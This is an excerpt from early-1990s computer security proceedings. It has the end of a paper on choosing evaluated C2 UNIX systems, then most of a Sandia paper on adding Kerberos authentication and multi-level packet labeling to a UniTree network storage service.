Two areas which seem likely to impact C2 systems in the near future are industry movements and the New Federal Criteria project. Industry moves which seem possible include:

- IBM supports (ordinary) AIX on the PS/2, so a port of their CMW software to the PS/2 is a possibility.
- With Sun's announcement that Solaris 2.0 will be available on 80386 platforms, an 80386 version of SunOS/CMW seems like a logical evolution.
- Hewlett-Packard might port their trusted version of HP-UX to the Vectra (their IBM PC clone).

Each of these would provide additional (unevaluated) B1 systems on an 80386 platform, hence widening the scope for future system buyers. However, the author is unaware of any vendor announcements which would indicate if and when these products might appear.

The New Federal Criteria project is a joint project between NIST (National Institute Institute of Standards and Technology) and NSA (National Security Agency) to develop the next generation of evaluation criteria to replace TCSEC. The first public fruits of the project are the draft Minimum Security Functional Requirements (MSFR) [4] document released in January 1992.

The MSFR was developed in close conjunction with the commercial world, and hence specifies features which are a superset of the TCSEC class C2. While details are yet to be finalized, systems which meet MSFR would be evaluated by independent testing laboratories under the guidance of NIST. Although MSFR specifies many more features than the TCSEC C2 requirements, moving from NCSC evaluation to NIST supervision of commercial evaluations is intended to reduce the time and cost of an evaluation. As a result, more systems meeting the MSFR requirements seem likely to appear in the mid 1990s. However, until MSFR becomes a FIPS (Federal Information Processing Standard), it seems unlikely that any new C2 evaluations will begin.

7 Conclusions

Despite the relatively simple task at hand, finding an evaluated C2 UNIX system which met some fairly minimal requirements was impossible. Performing the study described here helped us understand the evaluation process, the time involved in getting an evaluation, and the tradeoffs to be considered. We expect that the eventual adoption of MSFR will speed evaluations, and hence increase the number of evaluated systems available. For the present, choosing an evaluated system is frequently a process of prioritizing requirements and desirable options and finding the closest fit, as there will frequently be no system which complies with all goals.

8 Acknowledgements

The author greatly appreciates assistance from Bob Satnik of Computing Devices, Doug Paul of TRW Canada, and Russ Reopell of TRW Command Support Division for their insightful questions in performing this study. We also acknowledge the critical eye of Rita Pascale who reviewed several versions of this paper. Finally, we appreciate all the vendors who helped us understand their products.

References

- [1] National Computer Security Center, Fort Meade, MD, *Trusted Computer Systems Evaluation Criteria*, DoD 5200.28-STD, December 1985.

- [2] John P. L. Woodward, *Security Requirements for System High and Compartmented Mode Workstations*, DIA Document Number DDS-2600-5502-87, November 1987.
- [3] Santosh Chokhani, "Trusted Products Evaluation", in *Communications of the ACM*, July 1992.
- [4] *Minimum Security Functional Requirements for Multi-User Operating Systems*, Issue 1 (DRAFT), National Institute of Standards and Technology, January 1992.

Software Security for a Network Storage Service

Rena A. Haynes, rahayne@sandia.gov
Suzanne M. Kelly, smkelly@sandia.gov
Sandia National Laboratories

Abstract


In 1991, Sandia National Laboratories acquired a Network Storage Service (NSS) as a result of a fully competitive procurement. The Network Storage Service, which provides access to over a terabyte of data storage in a two-tiered hierarchy, had minimal software security features. Before the NSS could be placed into production, it had to be accredited by the Department of Energy, Sandia's accrediting authority. Sandia was faced with implementing security features to allow the NSS to be operated in its secure computing network, which is a single security clearance, multiple data security level environment. This paper describes the software security design alternatives that were considered and what was ultimately implemented.

1. Introduction


Sandia National Laboratories (Sandia) is a national engineering laboratory managed by American Telephone and Telegraph for the United States Department of Energy (DOE). Major responsibilities of Sandia are the conduct of various national security and energy projects for DOE, although Sandia does undertake work for other federal agencies on a non-interference basis. The Scientific Computing Center provides state-of-the-art, cost effective, production quality computing services for Sandia's scientific and engineering organizations. The Scientific Computing Center operates its high performance centralized networks in an environment in which all users are cleared for the highest sensitivity level of the multiple levels of data being processed.

In the 1980s, high performance computing at Sandia was based on proprietary and specially developed hardware and software. In 1989, Sandia determined that to support high performance computing in the 1990s, a transition to a UNIX® environment was required[1]. This transition included converting to TCP/IP based networking and network services. Storage services would be required to support standard UNIX-based network file access functionality. Since the existing storage service could not provide the performance or functionality required, Sandia initiated a fully competitive procurement to acquire a system that would meet these requirements. While security features were very important to the procurement, multi-level security features were made desirable rather than mandatory in order to keep the procurement more competitive. In May of 1991, the contract for the NSS was awarded to CONVEX Computer Corporation.

The NSS is composed of hardware and software that is dedicated to maintaining mass storage for Sandia's secure supercomputer network. The NSS mass storage hardware is composed of a CONVEX® C220i computer system with 196 megabytes of memory, 96 1.1 gigabyte disk drives, and a StorageTek® UNIX-based automated library cartridge system containing over 5000 tape cartridges. The NSS is connected to the secure supercomputer network through two FDDI network interfaces. A high speed link to a Cray Y-MP™ is supported through an Ultra Network Technologies 1000 network hub. A diagram showing the NSS hardware configuration is given in Figure 1.



Mass storage for the NSS is controlled by the UniTree™ Central File Management system. UniTree runs as an application program on the ConvexOS operating system. The user interfaces to the NSS are through FTP and NFS™ services which also run as applications on ConvexOS. FTP may use the standard TCP/IP protocol for the FDDI network connections or a specialized UltraNet™ protocol for the high speed link. NFS and the mount service (required by NFS) use the standard UDP/IP networking protocols. A diagram showing the software configuration is given in Figure 2.



The CONVEX operating system supports only basic C2[2] type security features and has no understanding of sensitivity levels. The UniTree software does provide features to place sensitivity labels on objects and understand these labels. The network in which the NSS operates does process and label multiple sensitivity levels of data. Since the sole function of the NSS is to support remote file access to mass storage via the UniTree application, it is only necessary that the interfaces to UniTree understand sensitivity levels. The entire CONVEX operating system need not provide for data labeling and mandatory access controls but rather can operate as system high.

Users do not require login access to the NSS. Network access can be restricted to UniTree's FTP and NFS daemons. Systems and operations personnel can use non-networked logins protected at system high. An advantage of this environment is that it bounds the security protection implementation to the UniTree application and its network interfaces. By physically protecting the NSS hardware, limiting login access, and restricting network access, UniTree operates as the Trusted Computing Base (TCB). This environment provides process isolation protected from external tampering.

Given the security, hardware, and software environment described above, Sandia needed to implement additional security features that would allow users on the 600+ computer nodes connected to the secure supercomputer network to access the NSS data storage through their standard FTP and NFS mechanisms. A design goal for the implementation of these security features was that they not affect the basic operations of UniTree. The areas that were addressed with software security measures were authentication, labeling, mandatory and discretionary access controls, and audit capabilities.

2. Authentication

Authentication is the process through which the identity of a user or subject is validated. Authentication is particularly important in a network environment. Nodes must be properly authenticated so that it is not possible for one node to masquerade as another. User authentication is necessary because a user's authorization to network resources is based upon the user's identity. Network storage services need authentication to ensure that data stored are associated with the appropriate access information and that data retrieved are delivered to the appropriate user on the appropriate network node.

Traditional UNIX network services authenticate users explicitly with passwords or implicitly via *rhosts* files and trust the addressing information given by a network node. Sandia addressed the node authentication problem with its network topology. In Sandia's secure network environment there are multiple layers of physical, personnel, telecommunications, and administrative protections which would perhaps allow one to consider users on client systems as trustworthy. However, the default assumption for software services at Sandia is to assume that they are not until proven otherwise. User authentication requires obtaining verification information from the person and processing this information in the particular service. At Sandia, user authentication by transmitting user passwords across the network is unacceptable. Consequently, Sandia had to implement an authentication mechanism which verified the user without transmitting a password.


In the 1980s, M.I.T. created Project Athena, whose primary technical goal was to create a computing environment built around high-performance workstations, high-speed networking, and network servers[3]. In building this network environment, the Kerberos™ authentication service was developed. Kerberos provides user authentication in three steps. In the first step, the user/client process obtains a packet to be used to request access to other services. In the second step, the user/client process requests authentication for a specific service and receives a packet called a ticket. In the final step the user/client process sends the ticket received in the previous step to the service, which verifies its contents and grants or denies access. Project Athena implemented Kerberos in many network utilities, including the *r-suite* and NFS[4]. By 1987, Project Athena was using Kerberos to authenticate 5000 users on 650 workstation for services on 65 network servers.

Sandia evaluated Kerberos as a network authentication service and in 1990, Kerberos version 4 was placed into production in the secure supercomputer network. Network access to file services was through FTP and

NFS utilities. FTP was desired because all networked nodes supported the TCP/IP suite. Not all nodes were UNIX-based. These non-UNIX nodes did not support the *r-suite* utility *rcp*. Since FTP was not one of the Project Athena utilities, Sandia added Kerberos authentication to the FTP daemons on its servers. The Project Athena design of Kerberos authenticated NFS was modified to meet Sandia's security requirements and was implemented on the Cray along with the modified FTP daemon.

FTP. In designing the Kerberos authentication to the FTP service at Sandia, three approaches were considered[5]. The first was to modify the protocol to provide a mechanism for passing the Kerberos authentication information between the client and server. This approach which would be easy to implement, would not provide a unified approach to Sandia's network applications. A second approach considered was to modify the application client and server FTP programs to exchange Kerberos authentication information as the first message exchange after establishing their TCP logical connection. This approach amounted to implementing a session layer protocol for authentication at the beginning of each application session. A third approach considered was to modify the application client and master internet daemon (INETD) server programs to exchange Kerberos authentication information as the first message exchange after establishing their TCP logical connection and then fork the FTP server process as an unprivileged process in the user's context. This approach was rejected because of the amount of modification that would be required of INETD and the fact that some INETD services require privileges. The second approach was chosen because it would not affect the application protocol or the application server design and would be extensible to any TCP/IP application.

To allow clients and servers to provide standard FTP as well as Kerberos authenticated FTP, a special port was used for Kerberos authentication, and the client and server FTP applications that supported Kerberos authentication were renamed KFTP and KFTPD respectively. Figure 3 and the following text describe the communication flow required for Sandia session-level Kerberos authentication for FTP. The scenario assumes that the client has a Kerberos Ticket Granting Service (TGS) ticket from when the user was originally authenticated to the Kerberos authentication service (AS). 1) The KFTP on the client system talks to the



INETD on the server system on the port defined for KFTPD. 2)The INETD then forks itself, closes non-relevant sockets, and execs the KFTPD process. At this time, the KFTPD process initiates Kerberos authentication by issuing a receive on the control connection for the KFTP service ticket. 3)The KFTP client, meanwhile, has retrieved a valid KFTP service ticket by requesting one of the Kerberos TGS. The TGS issues a valid service ticket only after verifying the TGS ticket previously obtained. 4)After the KFTP service ticket is obtained from the TGS, the client KFTP sends this ticket to the KFTPD process on the server. User authorization information is determined from standard system authentication databases like */etc/passwd*.

Before the NSS could be placed in Sandia's secure supercomputer network, the UniTree FTP interface had to be modified to require this method of Kerberos authentication. These modifications were implemented and in addition, the role of the */etc/passwd* file was replaced with a user authorization database to further safeguard the NSS protected environment which restricts login access. An additional consideration arose for the Cray, which although functions as a server to many other nodes on the network, is an important client of the NSS. Access to the Cray is through the network using services, such as TELNET, that required Kerberos authentication. In Kerberos version 4, the initial TGS ticket only resides on the original client, it is not forwarded to a service node. Consequently, processes on the Cray would have to reauthenticate with the Kerberos AS. To do this, they would have to enter a Kerberos password, which is a user's initial identification key. Since users are logged into the Cray through unencrypted sessions, this would send passwords over the network, something that was not allowed. Also, batch processes on the Cray would require access to the NSS. Even if the first problem could be overcome, TGS tickets have a finite life-time and cannot be renewed in Kerberos version 4. While ticket forwarding and renewal capabilities would be available in Kerberos version 5, NSS production could not wait for its arrival at Sandia. Consequently, another special KFTP client/server pair, using yet another special port, was implemented in which the Cray and the NSS shared a private encryption key.

NFS. Project Athena took a hybrid approach in adding Kerberos authentication to NFS. After a user has obtained a TGS ticket, a utility *nfsid* is executed to send a Kerberos NFS service ticket to the NFS server. Code residing in the mount daemon on the NFS server decrypts the ticket using its service key. If the user's ticket were valid, this code would make a system call to set up the user's credentials in an in-core table that is accessible to the NFS daemon on the server. When a user accesses files on the Kerberos authenticated NFS server, the daemon looks in the in-core table for the user's credentials. These credentials are used for the file accesses. If a user has not been authenticated, access is denied or allowed using the identity of the "nobody" user, depending on how the server is configured. When users are finished accessing their remote NFS files, they can remove their Kerberos authentication by running the *nfsid* utility with the unmap option.

The credentials that are placed in the in-core table are not those that the user on the client system provides. Rather, the Kerberos NFS server fetches the credentials from a local authorization database using the principal name from the decrypted ticket. The authorization database can be built using a utility called *mkcred*. The in-core credentials table is managed by software (*nfs_mapctl*) added to the system kernel. Administrative controls are used to ensure the accuracy and validity of the authorization database.


In order to manage the cache of credentials on the server, the *nfsc* utility is provided. The system administrator on the server can use this utility to retrieve, set, remove, dump, and load the server's in-core credentials table. Figure 4 shows the major components of the Project Athena Kerberos NFS design.

The Project Athena design of Kerberos authentication for NFS had several advantages for Sandia. It required only a remote procedure call application on the client. No kernel modifications were required on the client system. The modifications to the kernel on the server were very modular. Finally, user credentials were determined from information on the server, not from credentials supplied by the client.

In evaluating the Project Athena design, Sandia found some areas that required modification for its secured computing environment. The M.I.T. design allowed a client system to remove from the server's in-core table, the credentials for all users authenticated from this client, i.e., the "purge host" feature. This feature is not valid for Sandia's multi-user systems since it could result in denial of services problems. Similarly, the M.I.T.

design required no authentication for removing credentials. At Sandia, positive user authentication is required. In another area, the M.I.T. design for the NFS Kerberos authentication remote procedure calls returned void in the set and remove procedures. Since external data representation (XDR) buffers used by rpc applications are not generally cleared, this could cause an inadvertent object reuse of a Kerberos ticket. Another area that required modification was removing user credentials from the in-core table. The M.I.T. design required that users explicitly remove their credentials by running the *nfsid* utility. In Sandia's environment, credentials for inactive users have to be removed automatically.

To address the weaknesses described above, Sandia modified the NFS Kerberos authentication protocol to remove the "purge host" procedure and to require a Kerberos authenticator with every *nfsid* request. The XDR buffer used for Kerberos authentication procedures would be cleared before returning to the caller, and an in-use flag was added to the in-core credentials for a user. Logic was added to the in-core credential table manager to set the in-use flag whenever an entry was retrieved by the NFS daemon. Lastly, a time-out function was added to the system administrator software which would provide the capability to detect and remove inactive user credentials from the in-core table. Sandia modified the M.I.T. Kerberos NFS design to include these features and implemented the software on the Cray[6].



Porting Sandia's Kerberos authentication to the UniTree NFS server on the NSS involved many of the same design trade-offs that were discussed for FTP. Access from the Cray would require a special NFS authentication daemon which shared a private encryption key with the Cray. This was accomplished by implementing a special remote procedure call authentication daemon service which provides the Cray with

the same functions that are implemented in the mount daemon for other nodes in the network. This philosophy will be used to enable Sandia to migrate to Kerberos version 5 and remove the NFS authentication modifications from the server's mount daemon software.


In addition to the design issues involved in providing NFS to the Cray, the UniTree implementation of the NFS server differed from standard NFS servers in that it is an application that runs on, not in, the operating system. To place the *nfs_mapctl* software in the server kernel would mean that the NFS daemon would have to make a system call to retrieve a user's authorization credentials. Similarly, if the *nfs_mapctl* code were placed in a separate process, the daemon would have to make inter-process communication calls via sockets or shared memory to retrieve a user's credentials. Both of these options were considered too costly in the amount of time required to retrieve the authorization information. Implementing the *nfs_mapctl* code in the NFS daemon seemed appropriate, but the authentication code in the mount and authentication daemons and the system administrative code in the *nfsc* utility also required access to the in-core credential table operations. Consequently, the *nfs_mapctl* code was implemented as a remote procedure in the UniTree NFS daemon software. Protections were added to permit only the localhost authentication daemons to call the *nfs_mapctl* procedure.

3. Data Labeling


For the UniTree software to be able to process multiple sensitivity levels of data, the data must be labeled upon entering the trusted base. The points of entry to the UniTree trusted base are through the FTP and NFS interfaces. While FTP can be thought of as a session oriented protocol where the session could be labeled, NFS is a transaction protocol where every transaction must be labeled. Sandia's secure supercomputer network implements Internet Protocol packet labeling based on the Basic Security option described in the Request for Comments (RFC) 1108[7]. Some nodes connected to this network implement packet labeling by using single level systems connected to the network with routers that statically label packets coming from these systems and enforce the single level for packets going to these systems. Other nodes that process multi-level data have implemented packet labeling in the operating system, treating their network interfaces as multi-level devices.

The NSS is a multi-homed host which is connected to several subnetworks. The primary subnetwork, the secure supercomputer network (SSN), supports classified general purpose scientific computing at Sandia. The SSN is an FDDI network that connects high performance servers to clients on local area networks throughout Sandia. The NSS is also connected to the UltraNet 1000 Hub, which is used for very high speed file transfers to and from the Cray compute server. An Ethernet connection is used for communications to the STK archival system and for operational management of the NSS. Only the SSN supports multi-level data network communications. Figure 5 shows the network topology for the NSS.

Since the NSS has to support multi-level data coming from the SSN as well as network communications from its single-level Ethernet and UltraNet interfaces, a mixed approach was implemented. The *ifconfig* utility was modified so that network interfaces that utilize the ConvexOS TCP/IP software could be configured as multi-level, only accepting IP packets with labels; or single-level, only accepting IP packets without labels. The multi-level interfaces are given a sensitivity level which defines the maximum level allowable through that interface. Packets going through a multi-level interface must include a packet label consistent with RFC 1108 Basic Security Option. On input, these labels are converted to host specific sensitivity levels. Single-level interfaces are also associated with a sensitivity level. In-coming unlabeled packets are given this level. The UltraNet link which utilizes a specialized protocol is treated as a single-level interface implicitly labeled based on the subnet address. Nodes connected to single-level network interfaces are responsible for ensuring that data going through these interfaces have a sensitivity level equal to the interface level.



To get the packet labeling information to the UniTree FTP and NFS applications, the ConvexOS networking



software was modified. When a request for the FTP service is received by the INETD, the in-coming packet security label is used for all network communication for this invocation of FTP. To maintain this label, a security control block is attached to the socket for the FTP control connection. Figure 6 shows a layout of the

security control block structure which includes the host secrecy level, a 64-bit field for category, and a character buffer containing the network formatted RFC 1108 Security options. Although a field is defined for compartments, it is not currently used.

When the FTP control socket is created, the socket security control block is set according to the information in the in-coming packet. The FTP daemon retrieves the security level information through a *getsockopt()* system call. When a data connection is created, the data socket security level is set equal to the control socket security level through a *setsockopt()* system call. Consequently, an FTP session runs at a single security level. This level is transmitted as the subject security level to the UniTree storage management software through standard UniTree message structures.

When a network application creates a socket, the socket security level is set to the minimum level allowed on the system. A normal network application can only receive data at the minimum level. In order to support data labeling for FTP, the master internet daemon must be able to receive messages at any valid level. Such trusted network applications must explicitly indicate that they can receive messages at any valid level by issuing a special *setsockopt()* system call which is restricted to privileged user identifiers on the system.

For network applications like NFS, data labels must be maintained with each datagram. The NFS daemon must be able to receive and send data at any valid level. To do this, the UniTree NFS daemon is set up as a trusted network application, issuing the special *setsockopt()* system call. When the NFS daemon receives a message, the secrecy information must also be received and sent back to the requester in the response. The Sandia implementation modified the rpc service transport structure to include secrecy labeling information.

When a datagram is received for the NFS daemon, the networking code in the operating system maintains the security information in a network buffer that is inserted in the network message chain immediately after the remote network address buffer. Figure 7 shows the network message queue that is attached to the socket receive buffer for datagram applications. When the NFS daemon detects a message on its receive socket, it issues a *recvmsg()* system call, which allows the caller to specify an additional control buffer.




Figure 7. Datagram Packet Security

In processing the *recvmsg()* call, the operating system software places the network security information in the buffer supplied by the caller. The rpc receive code places this information in the service transport structure. The NFS daemon in turn uses this information to determine access and to request services of the UniTree storage management software. When the NFS daemon sends a reply, a *sendmsg()* system call is made using the secrecy information in the service transport structure as the data for the control buffer. A message chain similar to the chain used for in-coming messages is built and queued to the socket send queue.

In order for NFS to support multi-level data, the system portmapper daemon and the UniTree mount daemon had to support multi-level data. Since these processes are also rpc applications, they were made trusted in the same way as NFS. For the TCP based rpc in portmapper, the *rendezvous_request()* library call was modified to issue a *getsockopt()* immediately after the *accept()* of a new connection. The secrecy information returned is then placed in the service transport structure.

4. Access Controls

